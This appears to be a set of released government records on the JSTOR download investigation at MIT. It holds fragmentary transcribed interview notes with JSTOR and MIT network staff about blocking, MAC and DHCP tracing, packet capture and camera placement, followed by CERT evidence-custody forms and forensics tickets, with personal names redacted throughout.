Machine ID is Passing of is Assigned.

RIF

(5)

(Ask) CAN we see if Harvard's IP was ever blocked?? Does HU

With Exception of Swarth –
what was the largest
Chinese Academy of Social Sciences
2002-2003 = was Large Breech

@ 1 Time – Someone got 30K = that was
big for our incident.

25th .215 gets Blocked

Oct 8-10
NS class A shut down occurred
Communication error on [redacted] they only did
class C shut down

Chinese Academy of Social Science = CASS

25th to 26th = Quantity Slow down of
at least 2 servers – NS

NOS – Dec = what is JSTOR seeing in
scrapes
1) This is the person who has been doing it
2) MIT has linked to IP Count
3) They Release This will continue

6

It comes as a surprise that NOS & Dec downloads were being made.
#) Feed Empire

MIT is in Top 10 % of all Institutional users that JSTOR has

Dec 26th Sees bump in traffic (b)(6),(b)(7)(C)

Sept 24th → Jan 6th

(b)(6),(b)(7)(C) Did you take any action per your Enforcement Instructions?

(b)(6),(b)(7)(C) NO

10 pm
End

2:15pm Sept 13, 2012

(b)(6),(b)(7)(C) Interview

SH: Introduces herself & US

(b)(6),(b)(7)(C) (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) = 2007 JSTOR Past: Career Site

(b)(6),(b)(7)(C) Engineer

Website

(b)(6),(b)(7)(C)

Cross Discipline in Technology

If threads (threads) are being blocked, someone is getting denied, blocked or not getting to what they want to get to.

It was affecting the availability of the system

SH: How does system identify a Session?

(b)(6),(b)(7)(C): Come to JSTOR & get a cookie - the ID is created by JSTOR, it is a number that has no IP or MAC address.

(b)(6),(b)(7)(C) Session = Unix Start Time

Machine = is sort to identify a machine

If you don't show up with a cookie you get one.

(3)

SH: Ask Chamberlain or Searle getting Sessions

Browser UA of Normal user

(b)(6),(b)(7)(C) uses the downloader running without a cookie

curl = HTTP request

Perl =
Perl has to have a store cookie folder be able to generate the URL

CURL = Identifies if self unless it is used to change it. (b)(6),(b)(7)(C) did not change it and it tell the JSTOR that it was

Servers were improved - Perform Rolling Restart
Servers were restarted
Effect: Each Server 10-20 minutes to restart

(3) 3 Sept (b)(6),(b)(7)(C) - meeting Conversation

Graphs are given to us by (b)(6),(b)(7)(C)

for discussion

SH =

Times are all in EST Time

(b)(6),(b)(7)(C) = Oct 2nd 11am to 16th Not started!

Sept Class C shut down

Oct Class A shut down

Shut off

Sept Class C shut off in Load Balancer which is a form of Firewall - (Software)

Sept 26th Blocked by Load Balancer/Firewall Because

Sept 26th Class C Range ~~Lookup~~ blocked by AC # (b)(6),(b)(7)(C)

SC = Who flipped switch on 26th?

(b)(6),(b)(7)(C) = (b)(6),(b)(7)(C) flipped switch.

(9)

later on in the outage - AC flipped the switch.

SH = Who spots the trouble [redacted] in Outage

(b)(6),(b)(7)(C) = Kind of fuzzy here, honestly. It would have been me, but I'm not sure how I would have noticed it.

(b)(6),(b)(7)(C) = It depends on the [redacted] network guys are on locally for a DNS Server

(b)(6),(b)(7)(C) = Rebooted Manchester Servers after they were down for many months - 10-20 minutes to reboot.

(b)(6),(b)(7)(C) = How many users were out of service.

(b)(6),(b)(7)(C) = 500-2000 users

1/3 of all users would have been experiencing degradation, slow service, Customers were experiencing problems

SH = Sept. Servers are getting into trouble and restarts need to happen

Oct - Manchester gets shutdown - and service is affected

[redacted]

(5) [redacted] 6:00 pm on a Saturday night

5 Servers in Manchester went down

Early October for a weekend we

shut down Class A

[redacted] Everything runs on JSTOR

They notice ~~only~~ that Dept had

lots of downtime. They don't actively

block browsers. They don't block curl

[redacted] Dec 26 at [redacted] locks of System

wherever he has a chance, with no rules

as to when he locks of System, just

wherever he has "30 Seconds"

End 4:20 pm

[redacted]

⑥ MET NEWBee Excluding abuse IP's

Typical Usage for MET 300-500 PAPU per day

Only give based on a request

Tools at that point in time check next sophisticated ought to trigger warnings as to the down loads

We were developing tools to do analysis of who uses what.

~~Record is to~~

How many Items Downloaded to MET?

RIF

0

922 am Sept 18, 2012

MIT Interviews

Present [redacted] (b)(6),(b)(7)(C)

[redacted] (b)(6),(b)(7)(C)

[redacted] (b)(6),(b)(7)(C)

* [redacted] (b)(6),(b)(7)(C) Comcast NSAttorney.com

Blocking Mac Addresses

DHCP Server is what blocks MAC Address

Next use of DHCP Server will circumvent

Any Blocks

Searching by an email address - Is not likely how

Remember blocking multiple addresses

Only one to search was by searching email address

Mac Address	(In active) (Last modified)
00:23:5A:73:5f:fb	30 Sept-2010
00:23:5A:73:5f:fc	13-Oct-2010
00:17:f2:c6:	14-Oct-2010
00:4c:E5:A0:c7:56	6-Jan-11

[redacted]

(2) ARP: Address Resolution Protocol

From: (b)(6),(b)(7)(C)

To: (b)(6),(b)(7)(C)

cc:

Date: Jan 7, 2011 8:08:38 AM EST

ARP Table Explained by (b)(6),(b)(7)(C)

Vlan 55

Jan 14, 2011 2:49 pm (b)(6),(b)(7)(C) identified location

Bldg 16 Room 4 Switch Entry

(3) You only got permission for this recently

(4) Network Engineering on Buildings are typically set to have by switch

CDP = Cisco Discovery Protocol

(b)(6),(b)(7)(C) calls (b)(6),(b)(7)(C) & he goes to Closet

(b)(6),(b)(7)(C) & 2 MIT PD Officers

(b)(6),(b)(7)(C) tells what happens & (b)(6),(b)(7)(C) urges

desired entry

CDP enabled. This part (b)(6),(b)(7)(C) had an interaction

w/ MIT Police - or Cambridge.

(b)(6),(b)(7)(C) calls (b)(6),(b)(7)(C) who calls MIT PD

(3) [redacted] Interview

MIT Police =

Traffic Capture

[redacted] start traffic capture

[redacted] MIT arrived with Capture-

[redacted] Machine was getting Packet Capture.

[redacted] remembers the CSI crew - funny

he remembers [redacted] & I anyway

[redacted]

If based camera was established

Conversation about Computer (Acer)

[redacted] Finds ARP - tells [redacted] -

[redacted] finds Acer & calls other people

Police are there & MAC is connected capturing

Packets - CSI process the scene -

then [redacted] enters the room and sees

locked screen message identifying it as

Ubuntu (Acer)

MIT taking it off the Network as

Acer is old school - [redacted] knows

this is old & was aware of forensic loss

of it is taken off.

(b)(6),(b)(7)(C) Interview

(Y) Saw Locked Screen - NOS Work Around

(b)(6),(b)(7)(C) doesn't know what the Acer was doing! At which point did (B) you know it was collecting PDF's?

(C) Did you know Aaron Swartz previous to this incident? Had you heard of AS before this incident?

(F) Who is responsible for Sept. Incidents?

(b)(6),(b)(7)(C) = NO other incidents of Computers or Mystery computers on network in the past? NO.

They do not see nor have they seen computers on their system that evade identification like AS did on this incident.

Things to do when trying to identify a computer -

1) Radius Logs
2) Registered Computers
3) Statically assigned computers

MIT's Guest network is very much a transient network.

(b)(6),(b)(7)(C) Interview

(5)

(If they remember)

CST People Leave - SPLASH / Lock Screen showed that it was running Ubuntu.

Home Directory Encrypted = Version of Ubuntu

Packet Capture was running

Camera was PUT on scene - when?

Doesn't Remember who came up with idea for the Camera

(b)(6),(b)(7)(C) installs the Camera

NMAP tool = To scan the network

(b)(6),(b)(7)(C) was shown the video of with 45 removing the equipment

(b)(6),(b)(7)(C) checked DHCP logs to check to see if Acer was back on Network after it was moved from Building 6a -

(b)(6),(b)(7)(C) does not explicitly receive a request from Homeland Enforcement to search the Network for the Acer. He does it because it was implied

(b)(6),(b)(7)(C)

(6)

We = Security Team
MIT Police
USSS

Who saw the ACer appear on Network?

(b)(6),(b)(7)(C)

Building 20 appearance was found by ... on Network via DHCP Logs. He forwards this info to others

Who saw the first instance of ACer back on network? Don't know -

END 11:07 AM

11:18AM Sept 18, 2012

(1) (b)(6),(b)(7)(C) Interview

Present: (b)(6),(b)(7)(C) Esq. Private Counsel

(b)(6),(b)(7)(C) MIT Counsel

Steve Heyman

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) Esq -

Time Frame Jan - June → June 6th

(b)(6),(b)(7)(C) = (b)(6),(b)(7)(C) is (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) receives notices about robot downloads. They know they were dealing with a savvy person because they changed the MAC address

Jan 4th (b)(6),(b)(7)(C) hears that (b)(6),(b)(7)(C) figure out where ACER was -

(b)(6),(b)(7)(C) Arrives & the closet was opened with doors open & MIT police Uniforms standing by.

(b)(6),(b)(7)(C) Does not know or was involved with Pocket Cluster or Camera deployment

MIT has done Packet Captures on other computers on the past - Not these first choice but they have used Wireshark before.

(b)(6),(b)(7)(C) We were concerned, and felt responsible to identify, and abide by their agreements they have with Libraries both internal & External.

② (b)(6),(b)(7)(C) :

4-Jan-11 → 8-Jan-11

Does not know where the Packet capture

¢

End 11:41 Am

6 (b)(6),(b)(7)(C)

Sept 18, 2012

11:54 hrs

Heyward - (b)(6),(b)(7)(C) - (b)(6),(b)(7)(C)

Heyward Explains the status of case & Court

Focus Jan- 4th to Jan 6th

(b)(6),(b)(7)(C) (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) = (b)(6),(b)(7)(C) calls after finding a Laptop

(b)(6),(b)(7)(C) reports to (b)(6),(b)(7)(C) - Telecommuter Room

I found Netbooks were closed - with one under a box.

What should I do: From (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) = says unplug - NO touch it.

(b)(6),(b)(7)(C) = Arrives and sees card box on top of Acer with Box on top.

(b)(6),(b)(7)(C) - (b)(6),(b)(7)(C) was only one there.

(b)(6),(b)(7)(C) was second on scene and knows

We take a look at it, screen was closed.

Netbook was connected to Power & External HDD -

Looks at it - But doesn't think to open it.

(b)(6),(b)(7)(C) Arrive next.

(b)(6),(b)(7)(C) called (b)(6),(b)(7)(C) (b)(6),(b)(7)(C)

?? (b)(6),(b)(7)(C) = (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) Calls MIT PD

[redacted]

(2) (b)(6),(b)(7)(C) & I start to capture network traffic

a bit later -

(b)(6),(b)(7)(C) =

Network Capture = Everyone =

(b)(6),(b)(7)(C) = doesn't know who told them to start the Packet capture.

(b)(6),(b)(7)(C) (1)

(b)(6),(b)(7)(C) (3)

(b)(6),(b)(7)(C) (b)(6),(b)(7)(C) 3 & 4

(b)(6),(b)(7)(C) 3 & 4

(b)(6),(b)(7)(C)

Camera = Deployment = (b)(6),(b)(7)(C) he deploys the cameras

(b)(6),(b)(7)(C) = does not know who was involved w/ the deployment of Cameras ... or were present.

(4) Schedule of Deployment (+) for Cameras P.D Police ask IS&T to Monitor the Network Traffic? (b)(6),(b)(7)(C) = Don't Remember about the packet Capture - Who said to do it - who's idea it was -

The Network Group decided on the Cameras -

(b)(6),(b)(7)(C) - "Camera group ... was a normal thing"

(b)(6),(b)(7)(C) Network Operations

(b)(6),(b)(7)(C) Interview

(3)

The Second Packet Capture = (b)(6),(b)(7)(C) set

the Packet Capture of

we wanted to look

End 12:26 PM

(1) (b)(6),(b)(7)(C) 1:33pm Sept 18, 2012

Heyman - (b)(6),(b)(7)(C) & M2

(b)(6),(b)(7)(C)

Jan 4th

(b)(6),(b)(7)(C) - office mate was

(b)(6),(b)(7)(C) calls (b)(6),(b)(7)(C) to Patrol Cmdr

Cameras are restricted on network closets -

Lobby Areas -

Football Parking -

Internal Dome Camera will not be done when we called -

Camera was restricted connected to VMS = Video Surveillance Platform

Security & Management Office @

Security & Emergency Management office = SEMO

(b)(6),(b)(7)(C) - And (b)(6),(b)(7)(C)

NO Live Feed was assigned to the Analog Cameras

The Police MDT had access to the whole VMS System

16 Basement TR = Camera Name

Taking the door off was a suggested change by (b)(6),(b)(7)(C)

②

⑫ Schedule of Camera Deployments

⑬ Can you set up a camera with motion sensor to pop onto a screen -

Camera was not set up

End @ 1:48

RIF

Sept 18, 2012

(b)(6),(b)(7)(C) 150 → 157

Hayward - (b)(6),(b)(7)(C) - (b)(6),(b)(7)(C) ME

Det (b)(6),(b)(7)(C) discovered the laptop

on the floor.

West 92

(b)(6),(b)(7)(C) Sept 18, ear, 5:30pm

Co-Worker (b)(6),(b)(7)(C) was working with

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) found the Laptop & took Photos

called (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) went to Scene

Riding 16 (b)(6),(b)(7)(C) was working at time on (b)(6),(b)(7)(C)

2 Computer - U.A. Earlier Sunday.

4

W20 JAN 6th Archive Footage started them to A. Swartz removed the Equipment they checked the switch and the laptop was removed from network.

MAC SEARCH of DHCP revealed a bunch of hits

Police did not ask him to do his job. 2:13pm

Here now - (b)(6),(b)(7)(C) & I

2:14 pm

(b)(6),(b)(7)(C)

Jan 4th

(b)(6),(b)(7)(C) shows up by accident and recognizes people he works - Crime Scene was on scene "We were installing a camera."

?? When you entered the door was it unlocked or key? Has key & door was locked

2:22pm

(b)(6),(b)(7)(C) MIT.edu (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

2:23pm

Jan 4th (b)(6),(b)(7)(C) was given survey installing cameras

Sgt (b)(6),(b)(7)(C) gave him a ride because he was curious. After Crime Scene was there with Police

Jan 6th - Traces from wire closet to room & Jack Number

End 2:30 pm

Heyman - (b)(6),(b)(7)(C) & I
(b)(6),(b)(7)(C) 2:35pm

JAN. 4th
(b)(6),(b)(7)(C) - his Manager - calls (b)(6),(b)(7)(C)
(b)(6),(b)(7)(C) arrive.
(b)(6),(b)(7)(C) were or were not told

Metering kit ??
was Packet Capturing happening when you arrived
Doesn't remember

Did not participate in conversations about deploying packet capturing or camera deploying.

JAN 6th -
responds to Building 16 - then goes to Building 20 - unsure where he went

(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
Building 20 Tel/Comm Data Room
IT comms Closet

(Between - 4th & 6th)

End 2:42pm

Sept 18, 2012

(1)

Heyman - (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

3:03pm

How many times have you seen a size and scope of this type of access and collection?

2000 Articles is more the norm as opposed to millions

To have more than 50K of Articles would be rare or never had happen

This incident was "off the Charts"

Others contacted for a collection Violations.

(b)(6),(b)(7)(C) contacts Cohen for proxy info - but no proxy

Also notices "StopIt" @ MIT.edu

It is unusual for JSTOR to shut down access to entire Campus

People are accessing JSTOR via MIT from all over the campus.

"Access" Lists is the complaint that no access to JSTOR

JSTOR is heavily used by MIT People

(2) (b)(6),(b)(7)(C)

Mid october is an Intense time of usage for JSTOR campus wide- Having a shut down would be a bad timing.

Confirmed

NO Records since

1 other incident of JSTOR violation on the early 1990's

Any complaints from Oxford UK?

Oxford Digital Library ODL

1 Phone Call only Between JSTOR & MIT

Decided to implement a more restricted model to access JSTOR

10/26/10 Phone Call Date

End 3:27 pm

Sept 18, 2

(b)(6),(b)(7)(C) 3:28pm

Jay 4th

(b)(6),(b)(7)(C) from IS&T called (b)(6),(b)(7)(C) cell phone. They were seeing Packet Capture from China or something to do with China

Did not ask IS&T to Capture Packets

Camera Installation - was collaborative between IS&T & MIT PD

MGL 22/63.E → Special State Police Powers

(b)(6),(b)(7)(C) were working video from (b)(6),(b)(7)(C) office because

End 3:49 pm

CERT | Software Engineering Institute
Carnegie Mellon

LAW ENFORCEMENT SENSITIVE

Return or Destruction of Evidence

1. Date Prepared:	6/27/2012	2. LEO Case #:	102-775-60071-S	3. JIRA #:	USSS-148/93

4. Fate of Evidence:

x	Returned to LEO agency		☐	Destroyed	
	Agency name:	USSS-Boston		Authorizer name:	Click here to enter text.
	Agency address:	10 Causeway St (b)(6),(b)(7)(C) Boston, MA 02222		Authorizer agency:	Click here to enter text.
☐	Transferred to another agency			Agency address:	Click here to enter text.
	Agency name:	Click here to enter text.		If Title III, date of court order to destroy:	Click here to enter a date.
	Agency address:	Click here to enter text.			

5. CERT® Exhibit #	6. Name and Exact Description of Item
148-1	WD/HD BC# D01046 s/n WCAZA5861766
148-2	WD/HD BC# D01047 s/n WCAWZ1223290
148-3	Seagate/HD BC#D01048 s/n 9WM69553
148-4	WD/HD BC#WCATR2248284
93-1	WD/HD BC#D01096 (CONTAINS 93 & 148 Data Files)

NOTE: ALL ITEMS BELOW THIS LINE MUST BE COMPLETED BY HAND ON BOTH COPIES OF THIS FORM.

7. Name of CERT Case Tech: (b)(6),(b)(7)(C)	10. Name of CERT Team Leader: (b)(6),(b)(7)(C)
8. Signature of CERT Case Tech: (b)(6),(b)(7)(C)	11. Signature of CERT Team Leader: (b)(6),(b)(7)(C)
9. Date: 6/27/12	12. Date: 6/27/12

13. On 6/27/2012 (date), the exhibits listed above were

x☐ Returned to LEO agency ☐ Transferred to another agency ☐ Destroyed

14. Name of Evidence Vault Tech: (b)(6),(b)(7)(C)	17. Name of Witness: (b)(6),(b)(7)(C)
15. Signature of Evidence Vault Tech: (b)(6),(b)(7)(C)	18. Signature of Witness:
16. Date and Time: 6/27/12 1500 hrs	19. Date and Time:

CERT | Software Engineering Institute
Carnegie Mellon.

LAW ENFORCEMENT SENSITIVE

Return or Destruction of Evidence

1. Date Prepared: 5/16/11	2. LEO Case #:	3. CERT#: USSS-93

4. Fate of Evidence:

☑ Returned to LEO agency
Agency name: USSS (b)(6),(b)(7)(C)
Agency address: CTC
☐ Transferred to another agency
Agency name:
Agency address:

☐ Destroyed
Authorizer name:
Authorizer agency:
Agency address:
If Title III, date of court order to destroy:

5. CERT® Exhibit #	6. Name and Exact Description of Item
USSS93-2	Western Digital HDD S/N: WCATR2248284 Contains Hard Drive Images (b)(6),(b)(7)(C)

NOTE: ALL ITEMS BELOW THIS LINE MUST BE COMPLETED BY HAND ON BOTH COPIES OF THIS FORM.

7. Name of CERT Case Tech: (b)(6),(b)(7)(C)	10. Name of CERT Team Leader:
8. Signature of CERT Case Tech: (b)(6),(b)(7)(C)	11. Signature of CERT Team Leader:
9. Date: 5/16/11	12. Date:

13. On _____ (date), the exhibits listed above were

☐ Returned to LEO agency ☐ Transferred to another agency ☐ Destroyed

14. Name of Evidence Vault Tech:	17. Name of Witness:
15. Signature of Evidence Vault Tech:	18. Signature of Witness:
Date and Time:	19. Date and Time:

Classified Documents Detail Report
Origination Certificate

Total: 1

Document #:	LEOSUPPORTUSSS-144-4	**Receipt Number:**	
Archived:	☐	**Received From:**	
Container:	FEV 1	**Generated/Received:**	Received
Custodian	(b)(6),(b)(7)(C)	**Receive Method:**	
Accountable:	☑	**Receive Date:**	
Classification:	LEO Sensitive	**Entered into System:**	09/26/11
Contract ID:		**Project:**	
Barcode:	D01039	**Agency:**	United States Secret Service
Control #:	LEOSUPPORTUSSS-144-04	**Date:**	
Courier Name:		**TDP #:**	
XRef #:		**Signed For:**	02/07/2012
Type:	Media	**Incoming Receipt #:**	
Media Type:	Hard Drive	**Number of Enclosures:**	
Serial #:	9WM69553	**Pages:**	
Property #:		**Status:**	In House
SCG:		**Loaned:**	☐

Downgrade to:		**Sent to:**	
Downgrade:		**Send Method:**	
Downgrade Auth:		**Signed for Date:**	02/07/2012
Retention Authorized:	☐	**Dispatched:**	02/07/2012
Retention Letter Sent:		**Inventoried:**	
Retain Until:		**Overdue:**	
Derived From:		**Sent/Dest by:**	
OADR:	☐	**Witness:**	

[redacted]

☐ Restrict Copy ☐ Restrict Destruction ☐ Restrict Transfer

[redacted]

☐ X1 ☐ X2 ☐ X3 ☐ X4 ☐ X5 ☐ X6 ☐ X7 ☐ X8 ☐ X9 ☐ Manual Review
☐ OADR OADR Date:
☐ Exempt Declassify on:

[redacted]

2TB Seagate 3.5" SATA hard drive, Barracuda XT

[redacted]

*** No Special Accesses ***

[redacted]

Transaction Date	Transaction Type	Receipt #
09/26/11	New Entry	
11/09/11	Inventory	
02/07/12	Internal Transfer	IntT0011
09/12/12	Loan In	

[redacted]

*** No Keywords ***

[redacted]

*** No Authors ***

Classified Documents Detail Report
Origination Certificate

Total: 1

[redacted]

[redacted]

9/26 - [LONGO] Item in-processed on 9/23, transferred from USSS SA (b)(6), to (b)(6),(b)(7)(C) Item stored in (b)(6),(b)(7)(C) safe for analysis.
10/17/2011 [LONGO] - Analysis complete. Item returned to SA (b)(6),(b)(7)(C) Chain of custody and case folder updated (item no longer in-house).
10/19/2011-(BA) No original LEO ROIs in case file.Nothing in FEV. SIMS external transfer needs to be updated.
11/15/2011-(BA) No new case status ROIs/ROAs in case file. There is a DIID/ROA dated 9/15/11 by (b)(6), ( )s in the case file (time line). Nothing in the FEV.
1/15/12- (BA) No new Case status reports for DEC/11. No USSS/ROIs in Case file. There is a DIID/ROA in case file.Nothing in FEV.
3/8/12- (BA) No new case status Jan/Feb 1st Qrt 2012. No USSS/ROIs in Case file. There is a DIID/ROA in case file.Nothing in FEV.
6/22/12- (BA) (b)(6),(b)(7)(C) request copy of case file for Trial-prep. No updated ROIs and/orROAs since 10/17/11. Nothing in FEV.

Classified Documents Detail Report
Origination Certificate

Total: 1

Document #: LEOSUPPORTUSSS-144-3
Archived: ☐
Container: FEV 1
Custodian: (b)(6),(b)(7)(C)
Accountable: ☑
Classification: LEO Sensitive
Contract ID:
Barcode: D01038
Control #: LEOSUPPORTUSSS-144-03
Courier Name:
XRef #: 102-775-60071-S
Type: Media
Media Type: Hard Drive
Serial #: WCATR2246284
Property #:
SCG:

Receipt Number:
Received From:
Generated/Received: Received
Receive Method:
Receive Date:
Entered into System: 09/22/11
Project:
Agency: United States Secret Service
Date:
TDP #:
Signed For: 02/07/2012
Incoming Receipt #:
Number of Enclosures:
Pages:
Status: In House
Loaned: ☐

Downgrade to:
Downgrade:
Downgrade Auth:
Retention Authorized: ☐
Retention Letter Sent:
Retain Until:
Derived From:
OADR: ☐

Sent to:
Send Method:
Signed for Date: 02/07/2012
Dispatched: 02/07/2012
Inventoried:
Overdue:
Sent/Dest by:
Witness:

Dissemination

☐Restrict Copy ☐Restrict Destruction ☐Restrict Transfer

Declassification Exemptions

☐X1 ☐X2 ☐X3 ☐X4 ☐X5 ☐X6 ☐X7 ☐X8 ☐X9 ☐Manual Review
☐OADR OADR Date:
☐Exempt Declassify on:

Document Title

Western Digital 1.0 TB SATA hard drive labeled (b)(6),(b) BOSTON USSS-83" containing reports, files, and images from case

Special Accesses

*** No Special Accesses ***

History

Transaction Date	Transaction Type	Receipt #
09/22/11	New Entry	
11/09/11	Inventory	
02/07/12	Internal Transfer	IntT0011
03/12/12	Loan In	

Keywords

*** No Keywords ***

Authors

*** No Authors ***

Classified Documents Detail Report
Origination Certificate

Total: 1

[redacted]

[redacted]

9/22 - [LONGO] Item in-processed on 9/15, transferred from USSS SA (b)(6), to (b)(6),(b) Item stored in (b)(6),(b) safe for analysis.
10/17/2011 [LONGO] - Analysis complete. Item returned to SA (b)(6),(b) Chain of custody and case folder updated (item no longer in-house).
10/19/2011-(BA) No original LEO ROIs in case file.SIMS external transfer needs updated. Nothing in FEV.
11/15/2011-(BA) No new case status ROIs/ROAs in case file. There is a DIID/ROA dated 9/15/11 by (b)(6), is in the case file (time line). Nothing in the FEV.
1/15/12- (BA) No new Case status reports for DEC/11. No USSS/ROIs in Case file. There is a DIID/ROA in case file.Nothing in FEV.
3/8/12- (BA) No new case status Jan/Feb 1st Qrt 2012. No USSS/ROIs in Case file. There is a DIID/ROA in case file.Nothing in FEV.
6/22/12- (BA) (b)(6), request copy of case file for Trial-prep. No updated ROIs and/orROAs since 10/17/11. Nothing in FEV.

Classified Documents Detail Report
Origination Certificate

Total: 1

Document #: LEOSUPPORTUSSS-144-2
Archived: ☐
Container: FEV 1
Custodian: (b)(6),(b)(7)(C)
Accountable: ☑
Classification: LEO Sensitive
Contract ID:
Barcode: D01037
Control #: LEOSUPPORTUSSS-144-02
Courier Name:
XRef #: 102-775-60071
Type: Media
Media Type: CD
Serial #: n/a
Property #:
SCG:

Receipt Number:
Received From:
Generated/Received: Received
Receive Method:
Receive Date:
Entered Into System: 09/15/11
Project:
Agency: United States Secret Service
Date:
TDP #:
Signed For: 02/07/2012
Incoming Receipt #:
Number of Enclosures:
Pages:
Status: In House
Loaned: ☐

Downgrade to:
Downgrade:
Downgrade Auth:
Retention Authorized: ☐
Retention Letter Sent:
Retain Until:
Derived From:
OADR: ☐

Sent to:
Send Method:
Signed for Date: 02/07/2012
Dispatched: 02/07/2012
Inventoried:
Overdue:
Sent/Dest by:
Witness:

Restrictions

☐Restrict Copy ☐Restrict Destruction ☐Restrict Transfer

Declassification Exemptions

☐X1 ☐X2 ☐X3 ☐X4 ☐X5 ☐X6 ☐X7 ☐X8 ☐X9 ☐Manual Review
☐OADR OADR Date:
☐Exempt Declassify on:

Document Title

CD labeled "ITHAKA Return" containing log files from victim system.

Special Accesses

*** No Special Accesses ***

History

Transaction Date	Transaction Type	Receipt #
09/15/11	New Entry	
11/09/11	Inventory	
02/07/12	Internal Transfer	IntT0011
03/12/12	Loan In	

Keywords

*** No Keywords ***

Authors

*** No Authors ***

Classified Documents Detail Report
Origination Certificate

Total: 1

[redacted]

[redacted]

9/15 - [LONGO] Item in-processed on 9/9, transferred from USSS SA (b)(6), to (b)(6),(b)(7) tem stored in (b)(6), safe for analysis.
10/17/2011 [LONGO] - Analysis complete. Item returned to SA (b)(6),(b)(7)(C) Chain of custody and case folder updated (item no longer in-house).
10/19/2011-(BA) No original LEO ROIs in case file. SIMS external transfer needs updated.
11/15/2011-(BA) No new case status ROIs/ROAs in case file. The aforementioned DIID/ROA dated 9/15/11 by (b)(6),(b)(7)(C) is in the case file (time line). Nothing in the FEV.
1/15/12- (BA) No new Case status reports for DEC/11. No USSS/ROIs in Case file. There is a DIID/ROA in case file.Nothing in FEV.
3/8/12- (BA) No new case status Jan/Feb 1st Qrt 2012. No USSS/ROIs in Case file. There is a DIID/ROA in case file.Nothing in FEV.
6/22/12- (BA (b)(6),(b) request copy of case file for Trial-prep. No updated ROIs and/orROAs since 10/17/11. Nothing in FEV.

LEO Support - USSS LEOSUP (b)(6),(b)(7)(C)

Forensics | BOS | [redacted] Analyze and correlate server logs of activity with records from suspect system

Details

Type:	Forensics	Status:	Resolved
Priority:	Major	Resolution:	Fixed
Affects Version/s:	None	Fix Version/s:	None
Component/s:	None		
Labels:	Pending_non-interactive		

Description

At request of AUSA office in Boston for USSS case, review server logs from victim systems with a view to correlate those with records retrievable from suspect system.

Activity

All Comments Work Log History Activity

November 08

(b)(6),(b)(7)(C) resolved [illegible] (b)(6), [illegible] suspect systems as 'Fixed'

Initial disclosure obstacles overcome. Additional work likely in subsequent stages. These will be ticketed separately.

November 08 at 10:41 AM

October 18

(b)(6),(b)(7)(C) commented on [illegible] (b)(6), [illegible] suspect system

CERT Analyst (b) conducted two telephone consultations this week with AUSA Heymann and SA (b) Reviewing mechanisms for meeting disclosure requirements to defense team. Worked out an initial plan. This does not require additional work from [illegible]

October 18 at 7:53 AM

September 30

(b)(6),(b)(7) changed the Labels to 'Pending_non-Interactive' on [illegible] (b)(6), [illegible]

September 30 at 5:53 PM

(b)(6),(b)(7)(commented on [illegible] (b)(6), [illegible] from suspect system

Able to collate relevant data from additional evidence supplied by (b)(6),(Pursuant to consultations with AUSA Heymann and SA (b)(CERT analyst (b)(6 wrote program to generated several sets of statistics from the provided data to answer [illegible]

September 30 at 5:53 PM

September 16

(b)(6),(b)(7)(C) commented on [illegible] (b)(6), [illegible] from suspect system

Prepared Python program to extract metadata and log entries for comparison from provided data sources.
Content for viewing for one disk image to be reviewed
SA (b)(supplied additional disk with images and metadata; however, image for the disk [illegible]

September 16 at 5:14 PM

September 09

(b)(6),(b)(7)(C) commented on [illegible] (b)(6), [illegible] from suspect system

Received from (b)(6),(two DVDs containing logs from victim systems and metadata extracted from suspect systems

September 09 at 4:59 PM

(b)(6),(b)(7)(C) created [illegible] (b)(6), [illegible] suspect system

At request of AUSA office in Boston for USSS case, review server logs from victim systems with a view to correlate those with records retrievable from suspect systems

September 09 at 4:55 PM

People

Assignee:	(b)(6),(b)(7)(C)
Reporter:	
Vote (0)	Watch (0)

Dates

Created:	09/Sep/11 4:55 PM
Updated:	08/Nov/11 10:41 AM
Resolved:	08/Nov/11 10:41 AM

LEO Support - USSS LEOSU (b)(6),(b)(7)(C)

Forensics | BOS [redacted] Analyze and correlate server logs of activity with records from suspect system

Details

Type:	Forensics	Status:	Resolved
Priority:	Major	Resolution:	Fixed
Affects Version/s:	None	Fix Version/s:	None
Component/s:	None		
Labels:	pending_non-interactive		

Description

At request of AUSA office in Boston for USSS case, review server logs from victim systems with a view to correlate those with records retrievable from suspect system.

Activity

All Comments Work Log History Activity

(b)(6),(b)(7)(C) added a comment - 09/Sep/11 4:59 PM - Restricted to leo-support-usss

Received from (b)(6),(b)(7)(C) two DVDs containing logs from victim systems and metadata extracted from suspect systems

(b)(6),(b)(7)(C) added a comment - 16/Sep/11 5:14 PM - Restricted to leo-support-usss

Prepared Python program to extract metadata and log entries for comparison from provided data sources.

Content list missing for one disk image to be reviewed.

SA (b)(6), supplied additional disk with images and metadata; however, image for the disk in question was incomplete and unusable.

SA (b)(6), will reimage disk and forward full image.

(b)(6),(b)(7)(C) added a comment - 30/Sep/11 5:53 PM - Restricted to leo-support-usss

Able to collate relevant data from additional evidence supplied by SA (b)(6),(

Pursuant to consultations with AUSA Heymann and SA (b)(6), CERT analyst (b)(6), wrote program to generated several sets of statistics from the provided data to answer investigative questions. Supplied raw results to AUSA Heymann and investigators.

Switching status to non_interactive, pending any follow-up requests.

(b)(6),(b)(7)(C) added a comment - 19/Oct/11 7:53 AM - Restricted to leo-support-usss

CERT Analyst (b)(6), conducted two telephone consultations this week with AUSA Heymann and SA (b)(6),(b) discussing mechanisms for meeting disclosure requirements to defense team. Worked out an initial plan. This does not require additional work from CERT analysts at this point.

(b)(6),(b)(7)(C) added a comment - 08/Nov/11 10:41 AM - Restricted to leo-support-usss

Initial disclosure obstacles overcome. Additional work likely in subsequent stages. These will be ticketed separately.

People

Assignee: (b)(6),(b)(7)(C)

Reporter:

Vote (0) Watch (0)

Dates

Created:	09/Sep/11 4:55 PM
Updated:	08/Nov/11 10:41 AM
Resolved:	08/Nov/11 10:41 AM

Classified Documents Detail Report
Origination Certificate

Total: 1

Document #:	LEOSUPPORTUSSS-144-1	**Receipt Number:**	
